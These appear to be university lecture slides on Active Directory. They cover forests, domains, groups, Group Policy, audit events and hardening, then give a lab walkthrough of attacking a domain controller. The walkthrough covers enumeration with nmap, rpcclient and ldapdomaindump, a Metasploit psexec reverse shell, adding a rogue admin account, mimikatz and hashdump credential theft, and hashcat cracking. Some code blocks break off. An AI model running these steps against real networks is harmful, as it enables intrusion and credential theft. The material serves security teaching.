

# Active Directory

## 9. Active Directory

Jin Hong  
[jin.hong@uwa.edu.au](mailto:jin.hong@uwa.edu.au)

# Active Directory

---

- ❖ Active Directory is a directory service with main task of allowing administrators to manage permissions and control access to network resources.
- ❖ Active Directory Domain Services (AD DS) are a core component of Active Directory and provide the primary mechanism for authenticating users and determining which network resources they can access.
- ❖ The server running AD DS is called a Domain Controller (DC).
- ❖ AD DS also provides additional features such as Single Sign-On (SSO), security certificates, LDAP, and access rights management.
- ❖ The service records data on users, devices, applications, group and devices in a hierarchical structure.
- ❖ At the highest level, AD provides authentication and authorization functions within a Windows domain environment.
- ❖ It is conveniently structured for the administrator to find the details of resources connected to the network from one location.



# Active Directory

---

## Key components of AD

- ◊ Objects
  - ◊ Users, Machines etc.
- ◊ Trees and Forests
  - ◊ Transitive and Non-Transitive Trust
- ◊ Domain Controllers and Domain
- ◊ Groups
  - ◊ Security Groups
  - ◊ Distributions Groups

# Active Directory



# Trees and Forests

---

- ❖ Forest
  - ❖ A collection of one or more AD domains.
  - ❖ The first domain installed in a forest is called the *forest root domain*.
  - ❖ A forest contains a single definition of network configuration and a single instance of the directory schema.
  - ❖ A forest is a single instance of the directory
    - ❖ no data is replicated by AD outside the boundaries of the forest.
- ❖ Tree
  - ❖ The DNS namespace of domains in a forest creates trees within the forest.
  - ❖ If a domain is a subdomain of another domain, the two domains are considered a tree.
  - ❖ The domains must constitute a contiguous portion of the DNS namespace.
  - ❖ Trees are the result of the DNS names chosen for the domains in a forest.



# Trees and Forests

- ❖ Active Directory is set up in a hierarchical tree structure.
- ❖ A forest is at the top, containing one or more domains that can have their own nested subdomains.
  - ❖ A forest can contain multiple domains, and each of these domains can include its own subdomains.

# Trees and Forests

- ❖ Active Directory is set up in a hierarchical tree structure.
- ❖ A forest is at the top, containing one or more domains that can have their own nested subdomains.
  - ❖ A forest can contain multiple domains, and each of these domains can include its own subdomains.

# Domain Controller (DC) and Domain

---

- ❖ Domain Controllers (DC)
  - ❖ The DC is a central computer that will respond to all AD requests.
    - ❖ E.g., The DC handles authentication requests and authenticate other computers throughout the network.
  - ❖ The DCs are basically servers that perform the AD DC role.
  - ❖ The DCs also run the Kerberos Key Distribution Center (KDC) service.

# Groups

---

There are three group scopes for each group type:

- ❖ Domain local
  - ❖ Used to manage access permissions to different domain resources only in the domain where it was created.
  - ❖ A local group cannot be used in other domains (but a local group may include users from another domain).
  - ❖ A local group can be contained in another local group, but it cannot be added to the global group.
- ❖ Global
  - ❖ This group type can be used to provide access to resources in another domain.
  - ❖ In this group, you can add only accounts from the same domain in which the group was created.
  - ❖ A global group can be added to other global and local groups.
- ❖ Universal
  - ❖ It is recommended to use it in large Active Directory forests.
  - ❖ You can define roles and manage resources that are distributed across multiple domains.
  - ❖ Changing the universal group causes the Global Catalog to be replicated throughout the whole enterprise.

# Group Policy

---

- ❖ Group Policy provides a method of centralizing configuration settings and management of operating systems, computer settings and user settings in a Microsoft IT environment.
- ❖ Without AD, you only have the local group policy for your own machine.
- ❖ With AD, the group policy can be applied to four levels:
  - ❖ Local computer
  - ❖ Site
  - ❖ Domain
  - ❖ Organisational unit (OU)

# Group Policy

---

- ❖ The Windows settings directly affect Windows. The following extensions are available:
  - ❖ Environment
  - ❖ Files
  - ❖ Folders
  - ❖ Registry
  - ❖ Network Shares
  - ❖ Shortcuts

# Group Policy

---

❖ You can also make changes to the control panel settings:

- Data Sources
- Devices
- Folder Options
- Local users and Groups
- Network Options
- Power Options
- Printers
- Scheduled Tasks
- Services
- Internet Settings
- Regional Options
- Start Menu

# Active Directory Events

- ❖ There are various AD events that can be triggered. Here are some important/frequently monitored events.

Windows Event ID	Description
4618	A security event pattern has been recognised
4649	A replay attack was detected
4719	A system audit policy was changed
4765	SID History added to an account
4766	The attempt failed to add SID History account
4794	Attempt to launch Directory Services Restore mode
4897	Role separation enabled
4964	Special groups have been assigned a new logon
5124	Security updated on OCSP Responder Service
1102	Audit log was cleared

# Securing AD

---

## Domain Controller

- ❖ As seen by the AD diagram before, the DC becomes the single point of failure.
  - ❖ i.e., compromise the DC, you can exploit the authentication of users and credential data stored, and tamper with authorization requests.
- ❖ Best practices
  - ❖ Physical security is required
  - ❖ Limit the software and roles installed on DCs
  - ❖ Standardise DC configuration (i.e., don't fiddle with settings yourself, especially if you aren't sure).

# Securing AD

## Password policy

- ❖ It is essential to establish a robust password policy
- ❖ You can control the password complexity used in the AD
  - ❖ Length, complexity etc.
- ❖ Best practices
  - ❖ Follow the NIST password guidelines
    - ❖ <https://pages.nist.gov/800-63-3/sp800-63b.html>
  - ❖ Single strong password > regularly updated weak passwords
  - ❖ User-friendly password requirements -> might force unwanted behaviours e.g., sticky notes with passwords
  - ❖ Monitor admin password resets.

# Securing AD

---

## Group Policy

- ❖ Group policy can enforce consistency and security across multiple devices, but good group policy is often difficult to achieve due to the complexity of different requirements.
- ❖ Best practices
  - ❖ Monitor changes to the security group memberships (access, modify or remove privileges)
  - ❖ Review security group policies regularly
  - ❖ Disassociate unnecessary privilege assignments from users
  - ❖ Monitor unauthorized modification to AD accounts

# Common mistakes managing AD

---

- ❖ Using accounts with admin rights for everyday use
- ❖ Adding users to Domain Admins group instead of delegating access
- ❖ Having poor backup/recovery plans
- ❖ Managing Active Directory from your domain controllers
- ❖ Not terminating stale accounts
- ❖ Having poor password policies in place
- ❖ No Active Directory auditing and monitoring

# Active Directory: Windows vs Azure

---

- ❖ Azure AD is a cloud-based AD DS, whereas the Windows AD is server-based AD DS.
- ❖ Currently, the Azure AD does not fully provide the functionalities of Windows AD.
- ❖ Sometimes the Windows AD will be hosted on the cloud, and VPN is used to access the AD DS.
- ❖ Azure AD is still improving, a space to keep an eye on.

# Exploiting AD

---

- ❖ Contents in the lecture differs from the labs.
  - ❖ The labs will first go over how to setup AD DS.
  - ❖ Once the setup is done, you can try the contents covered in the lectures.
  - ❖ The exploits covered in the labs are different to the ones covered in the lectures.
- 
- ❖ The demo in the lecture assumes you have setup the AD DS, and also have found some user credentials (which are covered in the labs).

# Exploiting AD

- ❖ Scan for the DC details

```
(jin㉿kali)-[~]
$ sudo nmap -sV -o 192.168.68.13
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-09 23:43 AWST
Nmap scan report for 192.168.68.13
Host is up (0.0022s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT      HOME STATE SERVICE          VERSION
53/tcp    open  domain   Simple DNS Plus
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2022-09-10 06:43:32Z)
135/tcp   open  msrpc    Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
389/tcp   open  ldap     Microsoft Windows Active Directory LDAP (Domain: dc.local0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap     Microsoft Windows Active Directory LDAP (Domain: dc.local0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5357/tcp  open  http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
MAC Address: F6:B7:6E:4D:7B:FC (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
No OS matches for host
```

# Exploiting AD

---

- ❖ You can discover more details using the found credentials
- ❖ E.g., login using RPC service available from the DC.
  - ❖ `rpcclient -U testuser1 192.168.68.13`
  - ❖ `srvinfo`
  - ❖ `enumdomains`
  - ❖ `querydominfo`
  - ❖ `enumdomusers`
  - ❖ `enumdomgroups`
  - ❖ `querygroup 0x200`
  - ❖ `queryuser 0x455`

**rpcclient is a legitimate  
service in AD!**

# Exploiting AD

---

- ❖ Enumerating those commands are tedious.
- ❖ They are of course packaged into automated scripts in the metasploit.
  
- ❖ We can use scripts to get details automatically.
  - ❖ E.g., against the LDAP service running
  - ❖ `nmap -n -sV --script "ldap* and not brute" 192.168.68.13`

```
(jin㉿kali)-[~]
$ sudo nmap -n -sV --script "ldap* and not brute" 192.168.68.13
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-09 23:47 AWST
Nmap scan report for 192.168.68.13
Host is up (0.0029s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain      Simple DNS Plus
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2022-09-10 06:47:35Z)
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap        Microsoft Windows Active Directory LDAP (Domain: dc.local, Site:
| ldap-rootdse:
| LDAP Results
| <ROOT>
|   domainFunctionality: 7
|   forestFunctionality: 7
|   domainControllerFunctionality: 7
|   rootDomainNamingContext: DC=dc,DC=local

|   supportedSASLMechanisms: EXTERNAL
|   supportedSASLMechanisms: DIGEST-MD5
|   supportedLDAPVersion: 3
```

# Exploiting AD

- ❖ If you have found a valid credential, then you can also use ldapdomaindump to get an overview of the DC (covered in the labs)

```
ldapdomaindump 192.168.68.13 -u 'DC\testuser1' -p  
'StrongPassword1' --no-json --no-grep
```

```
(jin㉿kali)-[~/cits3006/lect9]
$ ldapdomaindump 192.168.68.13 -u 'DC\testuser1' -p 'StrongPassword1' --no-json --no-grep
[*] Connecting to host ...
[*] Binding to host
[+] Bind OK
[*] Starting domain dump
[+] Domain dump finished

(jin㉿kali)-[~/cits3006/lect9]          test admin      test admin      testadmin      Group Policy
$ ls                                         testadmin      testadmin      testadmin      Creator
domain_computers_by_os.html   domain_groups.html  domain_trusts.html    domain_users.html  Owners
domain_computers.html        domain_policy.html   domain_users_by_group.html  Admins
domain_computers.html        domain_policy.html   domain_users_by_group.html  Enterprise
domain_computers.html        domain_policy.html   domain_users_by_group.html  Admins
```

# Exploiting AD

- ❖ One of the users (sqldatabase) has description that reveals the password!
  - ❖ In the lab, try to create this account also.

The screenshot shows a web browser displaying a table of domain users on the left and a file manager interface on the right.

**Domain users Table:**

CN	name	SAM Name	Member of groups	Primary group	Created on	Changed on	LastLogon	Flags	pwdLastSet	SID	description
sqldatabase	sqldatabase	sqldatabase	Group Policy Creator Owners, Domain Admins, Enterprise Admins, Schema Admins, Administrators	Domain Users	09/01/22 17:59:36	09/01/22 18:42:18	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD	09/01/22 17:59:36	1109	the password is StrongPassword4!
test user3	test user3	testuser3		Domain Users	09/01/22 17:57:37	09/01/22 17:57:37	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD	09/01/22 17:57:37	1107	
test user2	test user2	testuser2		Domain Users	09/01/22 17:57:12	09/01/22 17:57:12	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD	09/01/22 17:57:12	1106	
test admin	test admin	testadmin	Group Policy Creator Owners, Domain Admins, Enterprise Admins, Schema Admins, Administrators	Domain Users	09/01/22 17:56:30	09/01/22 18:42:18	09/09/22 06:42:01	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD	09/01/22 17:56:30	1105	
test user1	test user1	testuser1		Domain Users	09/01/22 17:54:15	09/01/22 18:28:14	09/09/22 05:48:02	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD	09/01/22 17:54:15	1104

- File: in\_users\_by\_group.html

File statistics: main\_users.html: 6.8 KiB (6,940 bytes) HTML document

# Exploiting AD

- ◊ From the list of services, there is no SSH.
- ◊ So even if you discover the admin account (see lab, also the previous slide), you need a physical access to the machine to login.
  - ◊ SMB nor RPC will let you use typical commands you could on shell (unless used with other exploits)
  - ◊ We assume physical access is not feasible.
- ◊ We can instead use Metasploit to get a reverse shell on the DC instead.
- ◊ One approach is by exploiting the psexec (MS Windows authenticated user code execution)
- ◊ This assumes that you have found some accounts that can log into manage AD.
  - ◊ For us, the account below (but you can also use the testadmin account made in the lab)

sql database	sql database	sqldatabase	<a href="#">Group Policy Creator Owners</a> , <a href="#">Domain Admins</a> , <a href="#">Enterprise Admins</a> , <a href="#">Schema Admins</a> , <a href="#">Administrators</a>	<a href="#">Domain Users</a>	09/01/22 17:59:36	09/01/22 18:42:18	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASWD	09/01/22 17:59:36	1109	the password is StrongPassword4
--------------	--------------	-------------	--	------------------------------	-------------------	-------------------	-------------------	-----------------------------------	-------------------	------	---------------------------------

# Exploiting AD

```
msf6 > search psexec
```

```

# Exploiting AD

- ❖ This got us the local admin account!
  - ❖ In practice, you would gain a different privilege on the DC as a AD administrator.
  - ❖ We just made this testadmin account with the full privilege (which we should not).
  - ❖ At this point, we have got the system privilege on the DC, so we can do anything really.
  - ❖ Assuming we didn't we will keep exploring how to get the DC Admin account

```
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 192.168.68.8:4444
[*] 192.168.68.13:445 - Connecting to the server ...

# Exploiting AD

- ❖ Since we have privilege to administer AD, we can add our own AD admin users.
- ❖ To do this, load powershell and add a new user

```
meterpreter > load powershell
Loading extension powershell ... Success.
meterpreter > powershell_shell
PS > █
```

# Exploiting AD

1. Create the account first
2. Provide elevated privilege
3. Check the account is enabled

```
meterpreter > powershell_execute 'New-ADUser -Name "hacker" -Accountpassword (ConvertTo-SecureString -AsPlainText "SuperSecurePassword123!" -Force) -Enabled $true'  
[+] Command execution completed:
```

File System

domain\_users\_by\_group.html

```
meterpreter > powershell_execute 'net localgroup Administrators /add DC\hacker'  
[+] Command execution completed:  
The command completed successfully.
```

```
(jin㉿kali)-[~/cits3006/lect9]  
$ rpcclient -U hacker 192.168.68.13  
Password for [WORKGROUP\hacker]:  
rpcclient $> █
```

# Exploiting AD

- ❖ Now let's actually try to get the DC admin account.

```
meterpreter > load mimikatz
[!] The "mimikatz" extension has been replaced by "kiwi". Please use this in future.
[!] The "kiwi" extension has already been loaded.
meterpreter > help kiwi
```

## Kiwi Commands

---

---

Command	Description
creds_all	Retrieve all credentials (parsed)
creds_kerberos	Retrieve Kerberos creds (parsed)
creds_livessp	Retrieve Live SSP creds
creds_msv	Retrieve LM/NTLM creds (parsed)
creds_ssp	Retrieve SSP creds
creds_ts pkg	Retrieve TsPkg creds (parsed)
creds_wdigest	Retrieve WDigest creds (parsed)
dcsync	Retrieve user account information via DCSync (unparsed)
dcsync_ntlm	Retrieve user account NTLM hash, SID and RID via DCSync
golden_ticket_create	Create a golden kerberos ticket
kerberos_ticket_list	List all kerberos tickets (unparsed)
kerberos_ticket_purge	Purge any in use kerberos tickets

# Exploiting AD

---

- ❖ To do this, we will use mimikatz
- ❖ Mimikatz is an open-source application that allows users to view and save authentication credentials such as Kerberos tickets.
- ❖ The toolset works with the current release of Windows and includes a collection of different network attacks to help assess vulnerabilities.
  - ❖ See more from here: <https://www.varonis.com/blog/what-is-mimikatz>
- ❖ Mimikatz comes with Metasploit so you don't have to install it.

```

# Exploiting AD

---

- ❖ What is lsa\_dump\_sam?
- ❖ SAM (Security Account Manager) has a database that stores the hashes of all passwords.
- ❖ NTLM (Windows New Technology LAN Manager) is a suite of security protocols including authentication.
- ❖ The script is essentially saving the following registry entry:
  - ❖ HKLM\SAM
  - ❖ HKLM\SYSTEM
- ❖ Once dumped, you can retrieve the hashes from the dumped files.
  - ❖ The raw dump files are very messy, so the script does the cleaning for you.

# Exploiting AD

- ❖ Save the output into a text file, then we run hashcat
- ❖ hashcat -m 1000 hashdump.txt /usr/share/wordlists/rockyou.txt

```
meterpreter > hashdump

# Exploiting AD

- ❖ Login as the admin
  - ❖ Our setup is very basic, but typically the AD admins will have different roles to the DC admin.
    - ❖ i.e., access to DC but not the system privilege. Our exercise was setup for simplicity.

```
msf6 exploit(windows/smb/psexec) > set SMBPass Password1!
SMBPass => Password1!
msf6 exploit(windows/smb/psexec) > set smbuser administrator
smbuser => administrator
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 192.168.68.8:4444
[*] 192.168.68.13:445 - Connecting to the server ...
[*] 192.168.68.13:445 - Authenticating to 192.168.68.13:445\dc.local as user 'administrator' ...

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```

# Conclusion

---

- ❖ Active Directory is widely used, but it is often ill-configured and causes a lot of security issues.
- ❖ We had a look at how various ways the AD could be exploited, and there are many other exploits that attacks AD.
- ❖ Moving to the cloud (i.e., Azure AD) requires additional security measures as now the DC cannot be hidden within the private network so easily.
